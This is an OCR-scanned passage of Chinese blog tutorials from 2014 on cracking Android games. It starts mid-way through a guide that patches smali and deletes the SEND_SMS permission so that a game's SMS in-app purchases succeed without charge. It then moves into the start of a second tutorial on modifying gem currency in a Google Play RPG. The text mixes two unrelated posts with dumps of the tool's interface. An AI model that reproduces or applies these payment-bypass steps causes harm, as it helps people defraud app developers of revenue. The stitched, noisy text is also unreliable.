
即：.locals 3

那我们再次编译，发现可以购买成功了


6.逆向以后 app 发布时一件非常激动的事情，但是你发布以后有人说你 APP 还是扣费怎么办？

这几天分析电信支付接口 2014.08 版发现，smali 基本没有 1 开头的 8 位以上的号码。那我们换一种思路，让 app 发送短信到空号码，还不如让 APP 不发送短信

那我们打开 Androidmianfest.xml。如图所示：


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
us-ascii
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
org.cocos2dx.swfc
AndroidManifest.xml
apktool.yml
assets
lib
original
res
smali
android
cn
egame
terminal
paysdk
codec
Egame
Start.java
EgamePayListener.smali
AndSms$3.smali
AndroidManifest.xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1"
xmlns:android="http://schemas.android.com/apk/res/a
<uses-permission android:name="android.permissio
<uses-permission android:name="android.permissio
<uses-permission android:name="android.permissio
<uses-permission android:name="android.permissio
<application android:label="@string/app_name" and
<activity android:theme="@android:style/Theme
<intent-filter>
<action android:name="android.intent.
<category android:name="android.inter
</intent-filter>
</activity>
<activity android:theme="@android:style/Theme
</application>
<supports-screens android:anyDensity="true" andro
</manifest>
搜索结果
paysuccess
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 32:.method public abstractpaySuccess (Ljava/util/Map;)V
C:\Users\Administrator\Desktop\编程逆向\ApkIDE\Work\org.cocos2dx.sw
LINE 83:.method publicpaySuccess (Ljava/util/Map;)V
搜索和替换
搜索内容
paysuccess
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部

稍微对英语有所接触的都知道 sms 代表的短信的意思，那我们按下 ctrl+F，搜索 F，会发现一个权限


APK改之理 3.1.0.0
项目(P) 编辑(E) 编译(B) ADB 视图(V) 工具(T) 皮肤(S) 参考(R) 帮助(H)
us-ascii
项目
死亡飞车-暴血狂飙
Ver:1.0(1)
Package:org.cocos2dx.swf
org.cocos2dx.swfc
AndroidManifest.xml
apktool.yml
assets
lib
original
res
smali
Start.java
EgamePayListener.smali
AndSms$3.smali
AndroidManifest.xml
搜索和替换
搜索内容
paysuccess
替换内容
搜索范围
整个项目
支持搜索的文件类型
.smali|.xml|.html|.htm|.txt
匹配大小写
全字匹配
使用正则表达式
包括子文件夹
搜索全部
替换全部
查找与替换
查找
替换
查找
sms
查找方式
一般查找
使用正则表达式
循环查找
在所选文字中查找
选项
匹配大小写
全字匹配
匹配开头
查找全部
标记所在行
高亮所有结果
查找全部
清除标记
上一个(P)
下一个(N)
Search match wrapped to the begining of the document

```
<uses-permission android:name="android.permission.SEND_SMS" />
```

这是 app 的用户权限，这个权限表示了系统允许该应用进行发送短信的操作，我们将这一条删除即可。

7.安装打包，大功告成。一个不扣费的破内购的 app 诞生了。

2014.09.08

Sarkozy

http://blog.csdn.net/sarkozy2014/article/details/39138553

某狗

google play 破解（一）：钻石修改

转载请注明文章出处：http://d-iao.weebly.com/2002739029/google-play

Blog 建立了有一段时间 都没空整理 今天抽出点时间写个教程
破解 play 验证 有 2 种方式
1.内购破解
2.修改数据

前者破解必须安装 play 商店 否则不能完成内购
国内很多手机都不自带 play 商店 所以有时候就算破解了内购

别人手机若没 play 商店 同样无法内购成功
所以大多数的破解者 都是选择后者直接修改游戏的钻石或金币达到想要的效果
最近看到一款游戏代码比较简单 很适合写个入门教程 所以就打算写篇文章
今天的主角是一款过关的 RPG 游戏 看说明是超过 100 万的下载量的游戏 我们来看看

ver 1.2.1
TOUCH THE SCREEN
SOL Ex
STONE OF LIFE
© 2014 ODDY ARTS CORP.

我们来看看内容

GEM ITEM SHOP

GEM SHOP

Package of Flame Ninja
Limited
499

Frost Dagger
Limited
150

Frost Sword
Limited
180

Frost Hammer
Limited
200

Staff of Ice Dragon
Limited
150

NEW
5
Blade Gnome
60

5

0

0

从上图里我们可以看到 游戏货币分为 3 种
1.ticket 门票
2.gold 金币
3.gem 钻石
经分析 ticket 和 gold 可以使用 gem 买 然而钻石则要用真钱买
所以 我们只要对 gem 的数量进行修改即可
可以从上图的右上角 gem shop 里看到 这游戏的钻石叫做 gem

Gem Shop


ITEM SHOP

30 — $ 0.99	160 — $ 4.99
350 — $ 9.99	800 — $ 19.99
2500 — $ 49.99	5500 — $ 99.99


5 | 0 | 0

点击 gem shop 后 可以看到如上图 gem 的购买是通过真钱购买

